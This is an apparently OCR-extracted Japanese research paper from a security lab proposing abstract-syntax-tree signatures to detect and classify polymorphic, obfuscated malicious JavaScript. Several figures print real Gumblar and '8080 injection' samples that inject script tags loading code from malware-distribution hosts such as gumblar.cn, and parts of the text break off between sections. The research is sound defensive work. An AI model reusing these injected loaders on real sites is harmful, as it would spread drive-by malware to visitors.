

## 抽象構文解析木による不正な JavaScript の特徴点抽出手法の提案

神蘭 雅紀<sup>†</sup> 西田 雅太<sup>†</sup> 小島 恵美<sup>†</sup> 星澤 裕二<sup>†</sup>

<sup>†</sup>株式会社セキュアブレイン 先端技術研究所

〒102-0083 東京都千代田区麹町 2-6-7 麹町 RK ビル 4F

E-mail: †{masaki\_kamizono, masata\_nishida, emi\_kojima, yuji\_hoshizawa}@securebrain.co.jp

**あらまし** 近年の不正サイトは、マルウェアなどにより自動生成されたポリモーフィックな JavaScript が利用され、他の URL に誘導する手法が多くみられる。著者らはこのような JavaScript の動的解析システムを開発したが、条件分岐やタイマー処理による遅延処理、さらにはイベント処理などにより JavaScript の全ての挙動を網羅して得ることができないという動的解析技術の課題も存在した。そこで本稿では動的解析技術を用いず、JavaScript を分析するための新たな特徴点として、抽象構文解析木を用いる手法を提案する。そして、この手法の検証として、抽象構文解析木を用いて自動生成されたポリモーフィックな JavaScript の検知および分類を行う。

### Categorizing Hostile JavaScript using Abstract Syntax Tree Analysis

Masaki KAMIZONO<sup>†</sup> Masata NISHIDA<sup>†</sup> Emi KOJIMA<sup>†</sup> and Yuji HOSHIZAWA<sup>†</sup>

<sup>†</sup>Advanced Research Laboratory, Securebrain Corporation

Kojimachi RK Bldg,6-7 Kojimachi 2-chome,Chiyodaku, Tokyo, 102-0083 Japan

E-mail: †{masaki\_kamizono, masata\_nishida, emi\_kojima, yuji\_hoshizawa}@securebrain.co.jp

**Abstract** In the recent years, many hostile websites have been using polymorphic JavaScript in order to conceal its code. The author of this article had previously proposed and developed a system based on dynamic analysis to process and detect such types of JavaScript. However, a challenge often encountered with that approach is the mandatory preparation of very detail-oriented environments that may also require specific user-driven events for the hostile JavaScript to execute properly as it was designed to. As an alternative solution, this paper will propose the use of an abstract syntax tree based on structural analysis of polymorphic JavaScript to detect and categorize hostile JavaScript. This paper will also elaborate on test results based on the proposed algorithm.

#### 1. はじめに

近年のマルウェアを配布する不正サイトは、機械的に生成され難読化が施されたポリモーフィックな JavaScript を利用し、他の URL に誘導する手法が多くみられる。特に、Gumblar などに代表される Web サイトにインジェクトされた JavaScript は、同じアルゴリズムで難読化され、構造は似ているが使われる文字列が異なるため、検知が難しく爆発的に被害が拡大した。

これらのインシデントを詳細に把握し検知するために、著者らは難読化が施された JavaScript をエミュレーションし、難読化を解除する動的解析システム[1,2]を開発した。開発システムは擬似的な DOM 環境と関数フック処理を JavaScript Interpreter 上に準備し、JavaScript をエミュレートすることで動的解析を実現した。そして、動的解析により抽出された難読化を解除した最終的な悪意のある JavaScript コードを取得し、どのような脆弱性を利用しているかを判別した。しかし、同システムは条件分岐やタイマー処理による遅延処理、イベント処理などにより JavaScript のすべての挙動を網羅して得ることができないという動的解析技術の課題も存在した。これより、動的解析技術の向上と共に、動的解析技術を利用しない不正な JavaScript の検知および分析技術の向上が

希求されている。

難読化が施されたポリモーフィックな JavaScript の特徴を分析すると、アルゴリズムにより機械的にコードが生成されているため文字列の変化による難読化のパターンは異なるが、その構造自体は変化していない。例を挙げると、unescape 関数や replace 関数の引数に異なる値を設定することで、変数名をランダムにすることや bracket 書式を利用することなどで、難読化パターンを変更している[3]。また、JavaScript の構造の一部だけを変更したものも存在する。つまり、引数の設定値や変数名を変更することで難読化のパターンを変更しているが、JavaScript そのものの構造は同じである。従って、JavaScript の特徴を抽出することができれば、機械的に生成され難読化が施されたポリモーフィックな JavaScript を効果的に検知および分析できると考えられる。

そこで本稿では、抽象構文解析木を JavaScript の特徴点として扱う手法を提案する。そして、JavaScript から導出した抽象構文解析木がどのような特徴を表現するものであるかを検証するために、実際に自動生成され難読化が施されたポリモーフィックな JavaScript を利用して、その評価を行う。

## 2. 機械的に生成されたポリモーフィックな JavaScript

機械的に生成され難読化が施されたポリモーフィックな JavaScript の一例を図 1、図 2 に示す。図 1、図 2 からわかる通り、JavaScript の構造は同じであるが、関数オブジェクト名や関数の引数などが異っており、これらが難読化の多様なパターンとなっていることがわかる。また、一部構造が異なるだけの JavaScript も複数存在した。実際に Gumblar が猛威を振った際は、このような同じ構造や良く似た構造の JavaScript が多数の正規サイトにインジェクトされ、難読化のパターンが異なるため検知が困難になり、被害が拡大した。

```
try{
  window.onload = function(){
    var A84jbd5xsu = document.createElement('script');
    A84jbd5xsu.setAttribute('type', 'text/javascript');
    A84jbd5xsu.setAttribute('id', 'myscript1');
    A84jbd5xsu.setAttribute('src', 'h^&(t)St(!^p($@(-!)/@x!()/n&!
    Sx&!@x^!&(-c#)o#m!!(!.Sn^!#(u^((!#n&!(!S@.@.#^@w$()3&)(-So
    @!e#&d$!#o)(^u(t(e$($f@!r!$(!!g$!^&o^@#So@#S(g@^!##e^!)(.&c!
    So)$&m@^@/#!#r&@!#n^$(!)So&#n@(!d^&e&#&v&#a($S!g@
    ^!#o#&^!((^c@)&o!!)m!/)S'.replace(/@|¥^|¥|!#|¥|¥|¥|¥/ig, "");
    A84jbd5xsu.setAttribute('defer', 'defer');
    document.body.appendChild(A84jbd5xsu);
  }
} catch(e) {}
```

図 1 機械的に生成されたポリモーフィックな JavaScript (pattern I)

```
try{
  window.onload = function(){
    var Q236s4ic4454clw = document.createElement('script');
    Q236s4ic4454clw.setAttribute('type', 'text/javascript');
    Q236s4ic4454clw.setAttribute('id', 'myscript1');
    Q236s4ic4454clw.setAttribute('src', 'h(t)!^t^!)p#:@&#/#/#/$#^$!
    ^@)(i&(c$^k)#$s^o$#r!^)^-$$$&c@So#^m$!#.#&(e(!!s)@t)&m((o@
    @a($^t#e!#^@)s$^c^&#o((!&m&#/)(&@!&!)i(@n)(k$@h&e)@S!)$p^!e)
    $!$r$#.)&c!&n($@/!$g#o^@&o!$g$^!^&#&e$&.&!c#q@$$m!/$$'.repl
    ace(/¥|!|&|!#|¥$|¥|!#|¥^/ig, "");
    Q236s4ic4454clw.setAttribute('defer', 'defer');
    document.body.appendChild(Q236s4ic4454clw);
  }
} catch(e) {}
```

図 2 機械的に生成されたポリモーフィックな JavaScript (pattern II)

## 3. 抽象構文解析木による JavaScript の特徴抽出手法

続いて、抽象構文解析木による JavaScript の特徴抽出手法を述べる。最初に、提案手法では JavaScript の構造を導出するため JavaScript Parser を用いて構文解析を行い、対象となる JavaScript の構文解析木を作成する。続いて、構文解析木の抽象化処理を行い、JavaScript の特徴点となる抽象構文解析木を導出する。

### 3.1. JavaScript の構文解析

JavaScript の構文解析木を導出するため、提案手法では JavaScript parser である RKelly[4]を利用する。RKelly は JavaScript を parse するライブラリであり、対象の JavaScript をインプットすると、Node の属性と Node の値からなる構文解析木をオブジェクトとして作成する。

次に、RKelly を利用して導出した構文解析木のオブジェクトを

可視化する。構文解析木の可視化には Graphviz[5]を利用した。図 3 に機械的に生成され難読化が施されたポリモーフィックな JavaScript を、図 4 に導出された構文解析木を示す。一部の Node の値は、文字数の関係から先頭部分のみを表示している。図 4 からわかる通り、当該構文解析木には関数名や引数の値などの情報が含まれているため、難読化のパターンが異なれば値も異なるが、構造は変化しない。これゆえ、難読化のパターンに依存することなく検知を実現するためには、次節で述べる抽象化を行う必要がある。

```
document.write(unescape("%3CspBscjBrjBispPpHtjB%20sr
5%2F3yjzqe6uerspByCXH%2Ejsze6%3E%3C%2F3ysc3yript3
y%3E').replace(/3y|CW|jB|pH|CXH|ze6|spB/g, ""));
```

図 3 解析対象 JavaScript




図 4 JavaScript の構文解析木例

### 3.2. 抽象構文解析木の導出

JavaScript の構造を特徴点とするために、3.1節で作成した構文解析木の抽象化を行う。抽象化処理は各 Node の値を除外することで実現する。値を除外する Node の一例を表 1 に示す。Node の分類は RKelly が定義した NodeName に従う。

表 1 値を除外する NodeName 一覧

Node Name	概要
DotAccessorNode	オブジェクトが関数を利用する際の「.」表記の値を表す Node であり、値には関数名が入る。
EmptyStatementNode	「;」のみの処理が記載されていない Node であり、値は「;」が入る。
FunctionDeclNode	関数宣言を表す Node であり、値には関数名が入る。
NumberNode	数値オブジェクトを表す Node であり、値には数値が入る。
ParameterNode	関数の引数を表す Node であり、オブジェクト名が入る。
PostfixNode	演算子などの情報を表す Node であり、「++」などが入る。
RegexNode	正規表現を表す Node であり、値には正規表現のルールが入る。
ResolveNode	関数を呼ぶ変数の名前を表す Node であ

	り、値には変数名が入る。
StringNode	String オブジェクトを表す Node であり、値には実際の文字列が入る。
ThisNode	this を表す Node であり、値には「this」が入る。
TryNode	try/catch を表す Node であり、error オブジェクト名が入る。
VarDeclNode	変数宣言を表す Node であり、値には変数名が入る。
FunctionExprNode	function により関数 (メソッド) 定義を表す Node であり、値には「function」が入る。

特に、ParameterNode、RegexpNode、StringNode および ResolveNode の値が頻繁に変更され、これらの内容が異なることで異なる難読化パターンが生成されている。

図 4 の構文解析木に対して、上記の抽象化処理を施した、構文解析木を図 5 に示す。




図 5 抽象化した構文解析木例

以上の処理により、構文解析木の各 Node の値を除外することで抽象化した構文解析木を、「抽象構文解析木」と定義する。

#### 4. 抽象構文解析木を利用した JavaScript 比較処理

機械的に生成され、難読化が施されたポリモーフィックな JavaScript を検知および分類する際は、検査対象の JavaScript の抽象構文解析木を導出し、既に不正であると判断された抽象構文解析木と比較することで実現する。これにより、難読化のパターンに依存しない JavaScript の特徴による比較を実現する。

また、比較処理は抽象構文解析木を順に探索し、Node 情報と値を比較していくのではなく、今回は簡易的な比較として抽象構文解析木の不要な情報を削除し、さらに TEXT 化した抽象構文解析木オブジェクト情報を作成する。そして、抽象構文解析木オブジェクト情報のハッシュ値 (MD5) を利用して比較する。提案手法による比較処理の概要を図 6 に示す。本手法により、高速な比較を実現する。




図 6 抽象構文解析木の比較方法

#### 5. 分析事例

本章では提案手法により導出した抽象構文解析木を利用して、自動生成され難読化が施されたポリモーフィックな JavaScript を検知することができるか、その有効性を検証する。今回利用するポリモーフィックな JavaScript は、独自のクライアント型ハニーポット [6] を利用して収集したもの、および「D3M\_2011 データセット」 [7] を利用する。

##### 5.1. 分析事例 1

Gumblar 系のポリモーフィックコードを提案手法により分析する。図 7、図 8 に Gumblar 系ポリモーフィックコードの比較対象とする JavaScript を示す。図からもわかる通り、難読化のパターンはそれぞれ異なっていることがわかる。

```
(function(B0cp){var dhd='%';eval(unescape('(var<20a<3d<22Sc<72iptEng<69n<65<22<2cb<3d<22<56er<73ion()+<22<2cj<3d<22<22<2cu<3dn<61<76<69gat<6fr<2euser<41g<65ntb<61+<22Major<22+b+a+<22Minor<22<2bb+a+<22Build<22+b+<22<6a<3b<22)<3b<64ocu<6de<6et<2e<77rit<65(<22<3cscric<70<74<20<73<72c<3d<2f<67umb<6ca<72<2ecn<2frss<2f<3fi<64<3d<22+j<2b<22<3e<3c<5c<2f<73cript<3e<22)<3b<7d').replace(B0cp,dhd)))/</g);
```

図 7 Gumblar 系 JavaScript (パターン I)

```
(function(xOx4){var lnj='%';eval(unescape('( @76@61r@20a@3d@22ScriptEngine@22@2c@62@3d@22Ver@73ion@28)+@22@2cj@3d@22@22@2cu@3d@6ea@76@69gatora@6c@28@22if(w@69ndow@2e@22+a+@22j@3dj+@22+a+@22Major@22+b+a+@22Minor@22+b+@61@2b@22Build@22@2bb+@22j@3b@22)@3bdoc@75m@65n@74@2ewrite(@22@3cscript@20src@3d@2f@2fg@75mb@6c@61r@2ecn@2frss@2f@3fid@3d@22+@6a+@22@3e@3c@5c@2fscript@3e@22)@3b@7d').replace(xOx4,lnj)))/</g);
```

図 8 Gumblar 系 JavaScript (パターン II)

次に、上記 JavaScript から導出した抽象構文解析木を示す。2 つの JavaScript から導出した抽象構文解析木は一致した。図 9 に一





```

/*GNU GPL*/ try{window.onload = function(){var Pvvq0xgenj
qr = document.createElement('sSc(#&r(#i$&@Sp(!'.replac
e(/¥(|#|&|¥!|¥$|¥^|¥)|@/ig, "));var Vvqvonwh71 = 'Xb0l2
8a5p84ql';Pvvq0xgenjqr.setAttribute('type', 't$)#e)^!x#s@t
$^#/$j!&$@a!&lv##&)a$Ss&lc!#Sr@#i@!&#o#t##('$'.repl
ace(/#|@|¥^|&|¥$|¥(|¥!|¥)/ig, "));Pvvq0xgenjqr.setAttribut
e('src', 'h)(t!@St#@p@:)&!/)!$!/$d^$r)&@e$@a@#m!^
(s)^&t(&^i!^&#m)e$(!-(!c@)oS@&#m!##.(#$$@m)$ly(y
#&!e(^#j)a(^#r)(^b!&^o!^k^@!&.(@c$)(o)$!&m)@.&.@(s#
$!@So(w^!@#e^$Ss($).@(!c!o^$)m#!!!/@&&g^#o(#So#^
^&!g!&e#&!.(c!#&o)m)!/$@n^e#^w&&$!g!r)#^(o)@u^
($n(#&d^&$Ss)$#.&c$((@o$^m^&^/^.replace(/¥^|#|¥$|¥)
|¥!|¥(|#|&|¥/ig, "));Pvvq0xgenjqr.setAttribute('defer', 'd#@e)
&f!!!&e!r@($'.replace(/@|¥^|¥(|¥!|¥)|#|¥!/ig, "));Pv
q0xgenjqr.setAttribute('id', 'F#s^a&^a^o$&#3(^2($v#u$!d
@#&^q@@d@^$Sv^&^i^#!$!)$^'.replace(/¥|@|&|¥^|¥$|
¥(|#|¥!/ig, "));document.body.appendChild(Pvvq0xgenjqr);}
catch(Ui9hiwscszh1g)}

```

図 14 8080 injection 系 JavaScript (パターンII)

次に、提案手法により各ポリモーフィックコードの抽象構文解析木を導出する。2つの JavaScript から導出した抽象構文解析木は一致した。抽象構文解析木を図 19 に示す。これより、5.1 節 5.2 節と同様、導出した抽象構文解析木をシグネチャとすれば、同じ構造の 8080 injection ポリモーフィックコードを検知することができる。

5.4. 分析事例 4

図 15 図 16 に示す JavaScript は、構造が異なる Gumblar 系ポリモーフィックコードである。各 JavaScript の抽象構文解析木を図 17、図 18 に示す。抽象構文解析木で表現することで、構造が一部のみ変更されており、その他の箇所は構造が同じであることが容易に判断できる。




図 17 Gumblar 系 JavaScript I 抽象構文解析木

```

(function){eval(unescape(("^76^61r^20a^3d^22scrip^74Engi
ne^22^2cb^3d^22Version(^29+^22^2cj^3d^22^22^2cu^3d^4
6e^76igator^2e^75serAgent^3bif((^75^2ein^64^65xOf(^22
de^78Of(^22m^69ek^3d^31^22)^3c0)^26^26(typeof(zrvzts)
^21^3dtypeo^66(^22A^22)))^7bz^72vzts^3d^22A^22^3bev^
61!(^22jif^28windo^77^2e^22+a+^22^29j^3d^6a+^22+^61^2
b^22M^61^6aor^22+b+^61+^22^4di^6eor^22^2bb^2ba+^2
2B^75ild^22^2b^62^2b^22j^3b^22^29^3bd^6fcum^65nt^2e
wr^69te(^22^3cs^63ript^20sr^63^3d^2f^2fyourlitetop^66in
d^2ec^6e^2fr^73s^2f^3fid^3d^22+j+^22^3e^3c^5c^2f^73^6
3ript^3e^22)^3b^7d').replace(/g,%)));});

```

図 15 Gumblar 系 JavaScript I

```

(function(t){eval(unescape(("76ar"20a"3d"22Scr"69ptEngi"
6ee"22"2cb"3d"22Ver"73i"6fn()+ "22"2c"6a"3d"22"22"2cu"
3dnav"69"67"61tor"2e"75"73erA"67"65nt"3bif((u"2ein"64
9"65"2eind"65xO"66"28"22mie"6b"3d1"22"29"3c0)"26"26
("74ypeof"28zr"76zts)"21"3dtype"6f"66("22"41"22)"29)"7b
zrvzt"73"3d"22A"22"3bev"61"28"22"69f"28wi"6edow"2e"
22+"61+"22j"3d"6a"2b"22+a+"22Maj"6fr"22+b"2b"61+"22
Minor"22"2bb+a+"22Build"22+b+"22j"3b"22)"3bdoc"75"6d
ent"2ewrite"22"3c"73c"72ipt"20"73rc"3d"2f"2fgumbl"61r
"2ecn"2fr"73s"2f"3fid"3d"22+j+"22"3e"3c"5c"2fsc"72ip"74
"3e"22)"3b"7d').replace(t,%)));})/"/g);

```

図 16 Gumblar 系 JavaScript II




図 18 Gumblar 系 JavaScript II 抽象構文解析木

以上より、JavaScript だけでは判断が困難であるが抽象構文解析木にて構造を表現することで、構造が似ている JavaScript を分類することができた。従って、導出した抽象構文解析木をシグネチャ

